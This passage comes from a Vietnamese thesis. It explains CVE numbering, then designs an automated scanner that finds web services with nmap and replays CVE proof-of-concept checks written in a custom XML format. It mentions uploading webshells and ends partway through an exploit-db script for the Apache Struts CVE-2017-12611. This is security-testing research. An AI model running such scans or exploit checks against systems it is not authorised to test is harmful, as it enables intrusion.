
CVE ID được gán bởi các Cơ quan đánh số CVE (CNA – CVE Numbering Authority). Các cơ quan này được ủy quyền gán CVE ID cho các lỗ hổng có ảnh hưởng

đến các sản phẩm trong phạm vi riêng biệt để đưa vào thông báo công khai lần đầu về các lỗ hổng mới. Có khoảng hơn 100 CNA trên thế giới đại diện cho các nhà cung cấp lớn cũng như các công ty bảo mật và các tổ chức nghiên cứu, MITRE là một trong số các CNA đó.



Hình 2 - 13: Sơ đồ liên kết của các CNA

Các báo cáo về lỗ hổng bảo mật của một sản phẩm có thể đến từ bất kỳ đâu và bất kỳ ai, đó có thể là một cơ quan, một tổ chức, một nhà cung cấp công nghệ thông tin, một nhà nghiên cứu hoặc thậm chí là một người dùng có hiểu biết về công nghệ thông tin. Các báo cáo về lỗ hổng bảo mật này sẽ được chuyển đến các CNA bằng nhiều cách khác nhau. CNA sẽ kiểm tra và gán cho mỗi báo cáo một CVE ID duy nhất, sau đó họ viết một mô tả ngắn gọn về lỗ hổng này kèm theo đó là các tài liệu tham khảo và đăng các thông tin này lên các trang web CVE.



Hình 2 - 14: Quá trình yêu cầu và gán CVE ID

Các CNA sẽ được cấp phát các khối CVE từ Root CNA, những khối CVE này sẽ được lưu trữ để gán cho các lỗ hổng mới khi chúng được phát hiện. Một sản phẩm phức tạp như một hệ điều hành có thể chưa rất nhiều lỗ hổng và có thể được gán đến hàng trăm CVE khác nhau.

Sau khi được công khai, mỗi CVE sẽ bao gồm một CVE ID, một mô tả ngắn gọn về lỗ hổng bảo mật, các tài liệu tham khảo về lỗ hổng bảo mật đó. Cấu trúc của một CVE ID sẽ có độ dài thay đổi và bao gồm các thành phần như sau:

CVE prefix + Year + Arbitrary Digits

Hình 2 - 15: Định dạng của một CVE ID

Trong đó:

- * CVE prefix là chuỗi cố định
- * Year là năm khi CVE được công nhận
- * Arbitrary Digits là một dãy số duy nhất và không giới hạn về số lượng chữ số.

Ví dụ về một số CVE ID: CVE-2014-3127, CVE-2018-11235, CVE-2017-1002201, ...

2.5.4. Điều kiện cho một CVE:

Để một lỗ hổng bảo mật được gán một CVE, nó phải đáp ứng được các tiêu chí sau:

- Các lỗ hổng này có thể được sửa chữa độc lập với bất kỳ lỗ hổng bảo mật khác
- Nhà cung cấp phần mềm hoặc phần cứng phải công nhận lỗ hổng bảo mật này có thể ảnh hưởng tiêu cực đến vấn đề bảo mật. Những người tìm ra lỗ hổng này có thể chia sẻ các tài liệu và các báo cáo về lỗ hổng để chứng minh những ảnh hưởng tiêu cực của nó
- Các lỗ hổng có ảnh hưởng đến nhiều hơn một sản phẩm sẽ được cấp các CVE riêng biệt. Tuy nhiên, các lỗ hổng trong các thư viện dùng chung, các giao thức hoặc các tiêu chuẩn chỉ được gán một CVE duy nhất. Mặt khác, mỗi codebase hoặc sản phẩm bị ảnh hưởng cũng chỉ có một CVD ID duy nhất được gán.

CHƯƠNG III: PHÂN TÍCH VÀ XÂY DỰNG

3.1. PHÂN TÍCH CÁC YÊU CẦU CỦA ĐỀ TÀI

3.1.1. Ý tưởng đề tài:

Ý tưởng đề tài xuất phát từ việc các trang web xuất hiện ngày càng nhiều và ngày càng phổ biến trên Internet. Bên cạnh đó, phần lớn các website hiện nay đều được xây dựng và phát triển dựa trên các web framework và các CMS. Chính vì điều đó nên số lượng lỗ hổng bảo mật và số lượng CVE được tìm thấy trên các web framework và các CMS ngày càng tăng nhanh. Những lỗ hổng này nếu không được phát hiện và phòng chống kịp thời, nó có thể trở thành mục tiêu tấn công của các tin tặc và gây ra những hậu quả nghiêm trọng đối với hệ thống của các cơ quan, tổ chức hoặc doanh nghiệp.

Hệ thống website của các cơ quan, tổ chức, doanh nghiệp có quy mô ngày càng lớn, đồng nghĩa với việc các hệ thống ngày càng trở nên phức tạp và số lượng website trên hệ thống ngày càng nhiều. Việc dò quét thủ công để xác định các lỗ hổng đang tồn tại trong hệ thống sẽ mất rất nhiều thời gian và công sức. Chính vì điều này càng làm tăng thêm sự cần thiết của đề tài này. Mục đích của đề tài là tạo ra một công cụ có nhiều chức năng quan trọng giúp tự động hóa đến mức tối đa các công việc nhằm xác định các lỗ hổng bảo mật có thể tồn tại trong hệ thống. Từ đó, có thể giúp các nhà phát triển và nhà quản trị đưa ra được các biện pháp phòng chống và các bản cập nhật để vá các lỗ hổng đó một cách kịp thời. Hạn chế tối đa các nguy cơ tấn công từ bên ngoài vào hệ thống nhằm đảm bảo an toàn thông tin cho hệ thống và người dùng.

3.1.2. Đối tượng sử dụng

Đề tài hướng đến các kiểm thử viên dùng để phục vụ cho công việc kiểm thử website, nhằm nâng cao hiệu quả công việc, nhanh chóng, tiện lợi và tự động hóa mọi thứ. Từ đó có thể nhanh chóng xác định các lỗ hổng bảo mật đã được công bố có khả năng tồn tại trong hệ thống và đưa ra các biện pháp phòng chống phù hợp.

Bên cạnh đó, đề tài còn hướng đến những chuyên gia tham gia vào các chương trình săn tiền thưởng từ các lỗ hổng bảo mật. Họ có thể sử dụng chương trình để tự động hóa quá trình tìm ra các lỗ hổng bảo mật đang tồn tại trên những mục tiêu họ đang hướng đến. Điều này giúp họ có thể tìm ra nhiều lỗ hổng và trở thành người tìm ra lỗ hổng nhanh nhất, tránh trường hợp trùng lặp với các chuyên gia khác. Từ đó, họ có thể nhận được nhiều tiền thưởng từ các chương trình săn tiền thưởng khác nhau.


Ngoài ra, đề tài cũng có thể được sử dụng bởi những người quản trị để xác định các lỗ hổng đang tồn tại trên hệ thống của họ. Từ đó có thể đưa ra biện pháp khắc phục và phòng chống các cuộc tấn công vào hệ thống của họ.

3.1.3. Các chức năng chính cần thiết:

- Phân loại dữ liệu đầu vào và dùng công cụ nmap để tìm ra các cổng chạy dịch vụ web, từ đó sinh ra các URL một cách tự động

- Đọc các tệp tin PoC dưới dạng XML trong cơ sở dữ liệu
- Xây dựng các dữ liệu đọc được từ các tệp tin PoC thành dạng các yêu cầu HTTP
- Gửi các yêu cầu HTTP với nhiều dạng khác nhau như POST, GET, tải lên các tệp tin, basic authentication, ...
- Có thể thêm các header và các cookie tùy chỉnh trong quá trình gửi các yêu cầu HTTP
- Có thể tùy chỉnh các tham số trong các yêu cầu HTTP bằng cách khởi tạo trước khi chạy chương trình
- Lấy dữ liệu từ các yêu cầu phía trước để gán cho các yêu cầu phía sau
- Có thể gửi kết quả sao khi chạy chương trình đến các kênh trò truyện của ứng dụng Slack.

3.1.4. Nguyên lý hoạt động



Hình 3 - 1: Mô hình hoạt động của chương trình

- Bước đầu tiên, người dùng cần phải khởi tạo cơ sở dữ liệu để có thể sử dụng chương trình. Bước khởi tạo sẽ kiểm tra tính hợp lệ của các PoC và yêu cầu người dùng nhập vào các tham số cần thiết để chạy chương trình
- Người dùng nhập vào các target theo hai cách sau:
 - * Sử dụng tùy chọn target (-t/--target) của chương trình để nhập trực tiếp danh sách các target vào chương trình
 - * Lưu danh sách các target vào một tệp tin và sử dụng tùy chọn file(-f/--file) của chương trình để nhập vào một tệp tin có chứa danh sách các target.

- Sử dụng các biểu thức chính quy để phân loại các target. Với mỗi loại target khác nhau sẽ thực hiện các bước khác nhau:
 - * Với target là URL, chương trình dùng công cụ Nmap để kiểm tra trạng thái của target. Nếu target ở trạng thái đang hoạt động, chương trình sẽ thêm target vào danh sách các targets để gửi các yêu cầu HTTP.
 - * Với target là domain hoặc địa chỉ IP, chương trình dùng công cụ Nmap để kiểm tra trạng thái của target, đồng thời xác định các cổng đang chạy các dịch vụ web của target. Nếu target ở trạng thái đang hoạt động, chương trình sẽ dựa trên các cổng chạy dịch vụ web vừa xác định được để sinh ra các URL tương ứng, sau đó thêm các URL này vào danh sách các targets để gửi yêu cầu HTTP.
- Chương trình đọc từng PoC dưới dạng các tệp tin XML trong cơ sở dữ liệu dưới dạng từ điển
- Chương trình sẽ xây dựng các dữ liệu vừa đọc được thành dạng các yêu cầu HTTP
- Sử dụng thư viện requests của Python để gửi các yêu cầu HTTP này đến từng URL trong danh sách
- Chương trình nhận về phản hồi từ các yêu cầu HTTP, sau đó tiến hành so sánh với các điều kiện trong PoC
- Trả về cho người dùng kết quả về khả năng tồn tại của các lỗ hổng bảo mật trên các target người dùng nhập vào.

3.2. XÂY DỰNG ĐỀ TÀI

3.2.1. Xây dựng định dạng chung cho PoC

3.2.1.a. Tổng quan

Hiện nay, các PoC có thể được tìm thấy từ nhiều nguồn khác nhau như exploit-db.com, github.com, ... Phần lớn các nguồn này đều là các nguồn công khai, chứa PoC của các lỗ hổng đã được công bố và có thể tìm thấy bởi bất kỳ ai. Bên cạnh những nguồn công cộng, các cơ quan, tổ chức hoặc doanh nghiệp thường có một cơ sở dữ liệu riêng để chứa các PoC của các lỗ hổng chưa được công bố hoặc PoC của các lỗ hổng đã công bố do chính họ viết ra. Phần lớn các PoC thường có một đặc điểm chung, chúng thường được viết dưới dạng các mã khai thác bằng nhiều ngôn ngữ lập trình khác nhau. Điều này có thể gây ra khó khăn cho người sử dụng khi sử dụng cũng như khi nghiên cứu về lỗ hổng đó.

Mục đích của đề tài là tạo ra một định dạng chung cho các PoC và XML là ngôn ngữ được sử dụng. XML được sử dụng vì nó là một ngôn ngữ độc lập, trực quan với các thẻ, có thể dễ dàng đọc và phân tích bởi hầu hết các phần mềm hoặc các chương trình.

3.2.1.b. Xây dựng

- Phân mô tả thông tin lỗ hổng: Toàn bộ các thuộc tính và các thẻ trong phần này là bắt buộc phải có. Nếu thiếu một trong các thuộc tính hoặc các thẻ, PoC sẽ được xem là không hợp lệ và không được sử dụng lúc chạy chương trình

```
<rule id="test_rule" risk="Critical">
    <title>Demo rule</title>
    <detail>https://nvd.nist.gov/vuln/detail/test</detail>
    <tag>test</tag>
```

Hình 3 - 2: Phần mô tả thông tin trong PoC

- Thuộc tính id: thường là CVE ID của lỗ hổng, thuộc tính id này bắt buộc phải khác nhau đối với các PoC khác nhau. Đối với các lỗ hổng chưa được công bố, người dùng có tự thẻ đặt một mã định danh cho PoC. Tuy nhiên phải đảm bảo mã định danh này phải khác nhau đối với các PoC khác nhau
 - Thuộc tính risk: mô tả mức độ nguy hiểm của lỗ hổng
 - Thẻ title: mô tả tiêu đề của lỗ hổng
 - Thẻ detail: mô tả chi tiết về lỗ hổng (thường là một đường dẫn đến một trang web mô tả chi tiết về lỗ hổng)
 - Thẻ tag: chứa tên framework hoặc CMS của lỗ hổng hiện tại.
- Phần dữ liệu của các yêu cầu HTTP sẽ bao gồm nhiều loại yêu cầu khác nhau: POST, GET, basic authentication, digest authentication. Một thẻ request thông thường bao gồm các thuộc tính và các thẻ chung, đây đều là các thuộc tính bắt buộc (type, redirect) và các thẻ bắt buộc (method, url, uri, verifies và các thẻ con của thẻ verifies). Nếu thiếu một trong những thuộc tính hoặc thẻ bắt buộc, chương trình sẽ xem đó là một PoC không hợp lệ và bỏ qua PoC đó trong quá trình chạy chương trình

```
<request1 type="http" redirect="false">
    <method>GET</method>
    <url>{{$BaseUrl}}</url>
    <uri type="base64">L2dldC5waHA/YWNjPTEyMyZkZWY9MTI4NDIzMDQ4</uri>
    <verifies exp="hasStr1 and hasStr2">
        <hasStr type="raw">128423048</hasStr>
        <statusCode>200</statusCode>
        <regex>(\\"id\\") [0-9]{1,}</regex>
        <hasHeader name="Host">127.0.0.1</hasHeader>
        <hasCookie name="testCookie">True</hasCookie>
    </verifies>
</request1>
```

Hình 3 - 3: Thẻ request thông thường trong PoC

- * Mỗi thẻ request sẽ chứa thông tin của một yêu cầu HTTP. Nếu một PoC có nhiều yêu cầu HTTP, mỗi thẻ request sẽ được đánh số khác nhau như request1, request2, ..., requestn để đảm bảo mỗi request là khác nhau trong cùng một PoC
- * Thuộc tính type của thẻ request: đây là loại yêu cầu sẽ được gửi, thuộc tính này có thể nhận các giá trị là http, basic, digest
- * Thuộc tính redirect của thẻ request: thuộc tính này quyết định yêu cầu HTTP có được điều hướng sang trang khác sau khi gửi đến URL hay không. Chỉ nhận một hai giá trị là true hoặc false
- * Thẻ method: chỉ định phương thức dùng để gửi các yêu cầu HTTP. Chỉ nhận một trong hai phương thức là GET hoặc POST
- * Thẻ url: chỉ định URL sẽ được sử dụng, thẻ này cho phép người dùng tùy chỉnh URL trong trường hợp người dùng muốn quét nhiều đường dẫn khác nhau của trang web. Giá trị của thẻ này là một tham số baseURL và đường dẫn tùy chỉnh (nếu có)
- * Thẻ uri: chỉ định đường dẫn cụ thể của trang web muốn quét. Đây có thể là một tệp tin hoặc một đường dẫn. Nếu phương thức sử dụng là phương thức GET, giá trị thẻ của thẻ có thể bao gồm các tham số khác nhau dùng để gửi lên website. Ví dụ: index.php?abc=123&def=456
- * Thuộc tính type của thẻ uri chỉ nhận một trong hai giá trị là base64 hoặc raw. Base64 được sử dụng để mã hóa uri trong trường hợp uri có chứa các ký tự đặc biệt không thể sử dụng trong các tệp tin XML
- * Thẻ verifies chứa các thẻ con là các điều kiện để xác định khả năng tồn tại lỗ hổng trên trang web
- * Thuộc tính exp của thẻ verifies có nội dung là một biểu thức điều kiện để xác định yêu cầu HTTP đúng hay sai. Nếu biểu thức này trả về True đồng nghĩa yêu cầu HTTP vừa gửi là đúng và ngược lại. Nội dung của thuộc tính exp là một biểu thức bao gồm tên các thẻ con của thẻ verifies và các toán tử điều kiện (and, or, not)
- * Thẻ verifies sẽ bao gồm nhiều thẻ con khác nhau thuộc các loại: hasStr, regex, statusCode, hasHeader, hasCookie. Nếu một thẻ verifies có nhiều thẻ con cùng loại, các thẻ con cùng loại sẽ được đánh số thứ tự để đảm bảo các thẻ con trong cùng một thẻ verifies là duy nhất. Ví dụ: hasStr1, hasStr2, regex1, regex2, ...
 - Thẻ con hasStr dùng để kiểm tra sự tồn tại của một chuỗi trong phản hồi trả về. Thẻ này có một thuộc tính bắt buộc là thuộc tính type, thuộc tính này nhận một trong hai giá trị là raw hoặc base64. Base64 dùng để mã hóa chuỗi trong trường hợp chuỗi chứa các ký tự đặc biệt không thể sử dụng trong XML. Giá trị của thẻ là chuỗi dùng để kiểm tra

- Thẻ con statusCode để kiểm tra mã trả về của các phản hồi. Giá trị của thẻ là một mã trạng thái
- Thẻ con regex dùng để kiểm tra sự tồn tại của các chuỗi thỏa một biểu thức chính quy. Giá trị của thẻ là một biểu thức chính quy dùng để kiểm tra
- Thẻ con hasHeader và hasCookie dùng để kiểm tra sự tồn tại của các header hoặc cookie trong phản hồi trả về. Thuộc tính name trong các thẻ này là bắt buộc, giá trị của nó là tên của header hoặc cookie muốn kiểm tra. Giá trị của thẻ là giá trị của header hoặc cookie muốn kiểm tra.
- Bên cạnh các thuộc tính và các thẻ chung cho mọi thẻ request, tùy vào loại yêu cầu HTTP khác nhau sẽ cần thêm các thẻ bắt buộc khác nhau để phù hợp với yêu cầu

```
<request2 type="http" redirect="false">
    <method>POST</method>
    <url>{{$BaseUrl}}</url>
    <uri type="raw">post.php</uri>
    <Data type="raw">{'abc':'123', 'def':'128423048'}</Data>
    <verifies exp="hasStr1 and hasStr2">
        <hasStr1 type="raw">128423048</hasStr1>
        <hasStr2 type="raw">123</hasStr2>
    </verifies>
</request2>
```

Hình 3 - 4: Thẻ request sử dụng phương thức POST

- * Đối với các yêu cầu sử dụng phương thức POST sẽ cần thêm thẻ Data để định dạng dữ liệu gửi lên website. Thẻ này có một thuộc tính bắt buộc là type để chỉ định loại dữ liệu sẽ được gửi lên. Thuộc tính này sẽ nhận vào một trong các giá trị sau:
 - type='raw': các dữ liệu sẽ được gửi lên website ở dạng thông thường (abc=123&def=456). Giá trị của thẻ được viết ở dạng json. Ví dụ: {'abc':'123', 'def':'123'} hoặc {"abc":"123", "def":"123"}
 - type='json': dữ liệu sẽ được gửi lên website ở dạng json ({'abc':'123", "def":"123"}). Giá trị của thẻ được viết ở dạng json tương tự như trường hợp type='raw'
 - type='file': dữ liệu gửi lên sẽ được lưu trong một tệp tin, trường hợp này được sử dụng trong trường hợp dữ liệu gửi lên quá dài. Chương trình sẽ đọc nội dung tệp tin ở dạng thông thường và gửi lên website. Giá trị của thẻ là tên tệp tin cần đọc
 - type='binary': tương tự trường hợp type='file' nhưng nội dung của tệp tin sẽ được đọc ở dạng binary

- type='upload': đây là trường hợp được sử dụng khi cần tải một tệp tin lên website (payload, webshell, ...). Đôi với trường hợp này, ngoài thuộc tính type còn có thêm hai thuộc tính bắt buộc khác là name và file. Trong đó, name là tên của biến được dùng để tải tệp tin lên website và file là tên của tệp tin cần tải lên website. Giá trị của thẻ trong trường hợp này được viết ở dạng json. Ví dụ: {"submit": "submit"}

```

<request3 type="basic" redirect="false">
    <method>GET</method>
    <url>{{$BaseUrl}}</url>
    <uri type="raw">/basic-auth/user/passwd</uri>
    <authen type="raw">user:passwd</authen>
    <verifies exp="hasStr1 and hasStr2">
        <hasStr1 type="raw">"authenticated": true</hasStr1>
        <hasStr2 type="raw">"user": "user"</hasStr2>
    </verifies>
</request3>
<request4 type="digest" redirect="false">
    <method>GET</method>
    <url>{{$BaseUrl}}</url>
    <uri type="raw">/digest-auth/qop/user/passwd</uri>
    <authen type="raw">user:passwd</authen>
    <verifies exp="hasStr1 and hasStr2">
        <hasStr1 type="raw">"authenticated": true</hasStr1>
        <hasStr2 type="raw">"user": "user"</hasStr2>
    </verifies>
</request4>

```

Hình 3 - 5: Thể request của các yêu cầu basic và digest authentication

- * Đối với các yêu cầu basic authentication và digest authentication sẽ cần thêm thẻ authen để chứa các thông tin dùng để xác thực. Thẻ này có một thuộc tính bắt buộc là type sẽ nhận một trong hai giá trị là raw hoặc base64. Trường hợp base64 để mã hóa thông tin khi thông tin có chứa các kí tự không thể sử dụng trong XML. Giá trị của thẻ là thông tin dùng để xác thực ở dạng <username>:<password>. Ví dụ: user:passwd
- Ngoài các thẻ bắt buộc trong một thẻ request như uri, method, url, ... Một thẻ request còn có thể có thêm thẻ variables để lấy các biến cần thiết cho các thẻ request tiếp theo trong cùng một PoC. Mỗi thẻ con của thẻ variables là một biến cần lấy

```
<variables>
    <header from='headers' method='get' type="raw">Server</header>
    <cookie from='cookies' method='get' type="raw">PHPSESSID</cookie>
    <regex from='response' method='regex' type="raw">(\\"id\\":)[0-9]{1,}</regex>
    <id from='regex' method='split' type="raw" index="1">"id":</id>
</variables>
```

Hình 3 - 6: Thẻ variables trong PoC

- * Tên của các thẻ con (header, cookie, ...) là tên của các biến được sử dụng để lưu giá trị, tên các biến phải khác nhau là duy nhất trong cùng một request. Đồng thời, tên biến phải khác với giá trị của thuộc tính from
- * Thuộc tính from dùng để chỉ định nơi giá trị của biến sẽ được lấy. Thuộc tính này sẽ nhận một trong các giá trị là response (giá trị được lấy từ phản hồi trả về), headers hoặc cookies (giá trị của biến là giá trị của một header hoặc một cookie) hoặc tên của một biến đã được định nghĩa trước đó
- * Thuộc tính type sẽ nhận một trong hai giá trị là raw hoặc base64 để mã hóa giá giá trị của biến khi cần thiết
- * Thuộc tính method để chỉ định phương thức giá trị của biến sẽ được lấy. Thuộc tính này nhận một trong các giá trị là get, regex hoặc split. Giá trị của các thẻ con sẽ khác nhau tùy thuộc vào giá trị của thuộc tính method:
 - method='get': được sử dụng khi giá trị của biến được lấy từ cookie hoặc header. Tên thẻ con sẽ là tên của header hoặc cookie cần lấy giá trị. Giá trị của biến sẽ là giá trị của header hoặc cookie cần lấy
 - method='regex': sử dụng các biểu thức chính quy để cắt chuỗi nhằm lấy ra giá trị cho biến. Giá trị của thẻ con là một biểu thức chính quy
 - method='split': sử dụng chức năng split của python để chia chuỗi thành nhiều phần khác nhau. Trong trường hợp này cần thêm một thẻ bắt buộc khác là thuộc tính index để chỉ định phần cần lấy sau khi chia chuỗi. Giá trị của thẻ con là từ khóa được sử dụng để chia chuỗi thành nhiều phần.
- Các biến sau khi được lấy có thể được sử dụng trong các thẻ request tiếp theo. Các biến sẽ được sử dụng theo định dạng `{{$<ten biến>}}`. Trong đó `{{ $ }}` và `}}` là các ký tự bắt buộc phải có để xác định một biến. `<Tên biến>` là tên của một trong các thẻ con của thẻ variables

```
<uri type="raw">/get.php?{{$header}}</uri>
```

Hình 3 - 7: Thẻ uri với biến header

```
<Data type="raw">{" testData": "{{$cookie}}"}</Data>
```

Hình 3 - 8: Thẻ Data với biến cookie

- Ngoài các thuộc tính bắt buộc trong các thẻ, mỗi thẻ con của thẻ request (trừ thẻ method) có thể có thêm thuộc tính params để chỉ định các tham số sẽ được truyền vào trong lúc chạy chương trình. Các tham số này sẽ được tạo trong lúc khởi tạo cơ sở dữ liệu

```
<url params="uri">{{$BaseUrl}}/{{$PARAM_uri}}</url>
```

Hình 3 - 9: Thẻ url với tham số là uri

```
<Data type="upload" file="{{$PARAM_file}}" name="{{$PARAM_name}}"  
params="name, file">{'submit': 'submit'}</Data>
```

Hình 3 - 10: Thẻ Data với hai tham số là file và name

- Thuộc tính params có giá trị là tên của các tham số được sử dụng trong thẻ đó. Tên các tham số sẽ được phân tách với nhau bởi dấu phẩy
- Các tham số được sử dụng theo định dạng {{\$PARAM_<tên tham số>}}. Trong đó {{\$PARAM và }} là các ký tự bắt buộc phải có để xác định một tham số, PARAM là từ khóa dùng để phân biệt các tham số với các biến được tạo ra trong quá trình chạy chương trình. <Tên tham số> là một trong các giá trị của thuộc tính params.
- Ngoài ra, người dùng còn có thể sử dụng các thẻ headers và cookies để thêm các header và các cookie cần thiết cho một thẻ request trong quá trình chạy chương trình. Giá trị của thẻ được viết dưới dạng json, nếu có nhiều header hoặc nhiều cookie cần truyền thì mỗi header hoặc cookie là một cặp <key>:<value> trong json.

```
<cookies>{"admin": "testCookie", "root": "True"}</cookies>  
<headers>{"testHeader": "testValue", "header2": "value2"}</headers>
```

Hình 3 - 11: Thẻ cookies và headers với nhiều header và cookie

```
<headers>{"Content-Type": "application/json"}</headers>
```

Hình 3 - 12: Thẻ headers với một giá trị header

Ví dụ một PoC hoàn chỉnh:

```

<rule id="test_post_get" risk="Critical">
    <title>Test post and get request</title>
    <detail>https://nvd.nist.gov/vuln/detail/test</detail>
    <tag>test</tag>
    <requests>
        <request1 type="http" redirect="false">
            <method>GET</method>
            <url>{{$BaseUrl}}</url>
            <uri type="base64">L2dldC5waHA/YWNjPTEyMyZkZWY9MTI4NDIzMDQ4</uri>
            <verifies exp="hasStr1 and hasStr2">
                <hasStr1 type="raw">128423048</hasStr1>
                <hasStr2 type="raw">123</hasStr2>
            </verifies>
        </request1>
        <request2 type="http" redirect="false">
            <method>POST</method>
            <url>{{$BaseUrl}}</url>
            <uri type="raw">post.php</uri>
            <Data type="raw">{'abc': '123', 'def': '128423048'}</Data>
            <verifies exp="hasStr1 and hasStr2">
                <hasStr1 type="raw">128423048</hasStr1>
                <hasStr2 type="raw">123</hasStr2>
            </verifies>
        </request2>
    </requests>
</rule>

```

Hình 3 - 13: Minh họa một PoC hoàn chỉnh

Tên thẻ	Thuộc tính bắt buộc	Thuộc tính mở rộng	Loại giá trị	Bắt buộc
rule	id, risk		Thẻ con	Mọi trường hợp
title			Text	Mọi trường hợp
detail			Text	Mọi trường hợp
requests			Thẻ con	Mọi trường hợp
request	type, redirect		Thẻ con	Mọi trường hợp
method			Text	Mọi trường hợp
url		params	Text	Mọi trường hợp
uri	type	params	Text	Mọi trường hợp
headers		params	json	Không
cookies		params	json	Không
verifies	exp		Thẻ con	Mọi trường hợp

statusCode		params	Text	Thẻ verifies có một thẻ con
hasStr	type	params	Text	Thẻ verifies có một thẻ con
regex		params	Text	Thẻ verifies có một thẻ con
hasHeader	name	params	Text	Thẻ verifies có một thẻ con
hasCookie	name	params	Text	Thẻ verifies có một thẻ con
variables			Thẻ con	Không
<variable>	from, method, type index (nếu method là split)	params	Text	PoC có thẻ variables
Data	type, file, name (nếu type là upload)	params	Text hoặc json (tùy vào type)	Method là POST

Bảng 3 - 1: Tổng hợp các thẻ và các thuộc tính trong tệp tin PoC

3.2.2. Xây dựng PoC theo định dạng

Việc xây dựng một PoC sẽ dựa vào các mã khai thác đã được công bố hoặc các mã khai thác người dùng tự viết. Quá trình xây dựng các PoC được thực hiện theo các bước sau:

- Tìm kiếm thông tin về lỗ hổng cần viết PoC đối với các lỗ hổng đã được công bố. Nếu đó là lỗ hổng chưa được công bố, người dùng có thể tự định nghĩa thông tin cho lỗ hổng
- Tìm mã khai thác từ các nguồn trên Internet hoặc tự viết mã khai thác cho các lỗ hổng chưa được công bố
- Dựa vào mã khai thác để xác định các thông tin cần thiết như đường dẫn, các tham số cần thiết, các biến được chia sẻ giữa các yêu cầu HTTP trong quá trình chạy mã khai thác, phương thức được sử dụng để gửi dữ liệu, ...
- Dựa vào các thông tin vừa xác định được, xây dựng các thông tin thành dạng các yêu cầu HTTP và viết PoC theo định dạng chung đã được xây dựng.

Ví dụ minh họa xây dựng PoC cho CVE-2017-12611

- Vì đây là lỗ hổng đã được công bố, ta có thể tìm thông tin của lỗ hổng này trên trang web <https://nvd.nist.gov/vuln/detail/CVE-2017-12611>. Từ các thông tin trang web này mang lại, ta có thể viết phần mô tả cho lỗ hổng

```
<rule id="CVE-2017-12611" risk="Critical">
    <title>In Apache Struts 2.0.0 through 2.3.33 and 2.5 through 2.5.10.1,
        using an unintentional expression in a Freemarker tag instead of
        string literals can lead to a RCE attack.</title>
    <detail>https://nvd.nist.gov/vuln/detail/CVE-2017-12611</detail>
    <tag>Apache Struts 2</tag>
```

Hình 3 - 14: Phân thông tin CVE-2017-12611

- Tìm mã khai thác cho lỗ hổng từ các nguồn trên Internet. Nếu lỗ hổng chưa được công bố hoặc mã khai thác của lỗ hổng chưa được công bố, ta phải tự viết mã khai thác cho lỗ hổng. Bên dưới là mã khai thác của CVE-2017-12611 được lấy từ trang exploit-db.com

```
import requests
import sys
from urllib import quote
def exploit(url):
    res = requests.get(url, timeout=10)
    if res.status_code == 200:
        print "[+] Response: {}".format(str(res.text))
        print "\n[+] Exploit Finished!"
    else:
        print "\n[!] Exploit Failed!"
if __name__ == "__main__":
    if len(sys.argv) != 4:
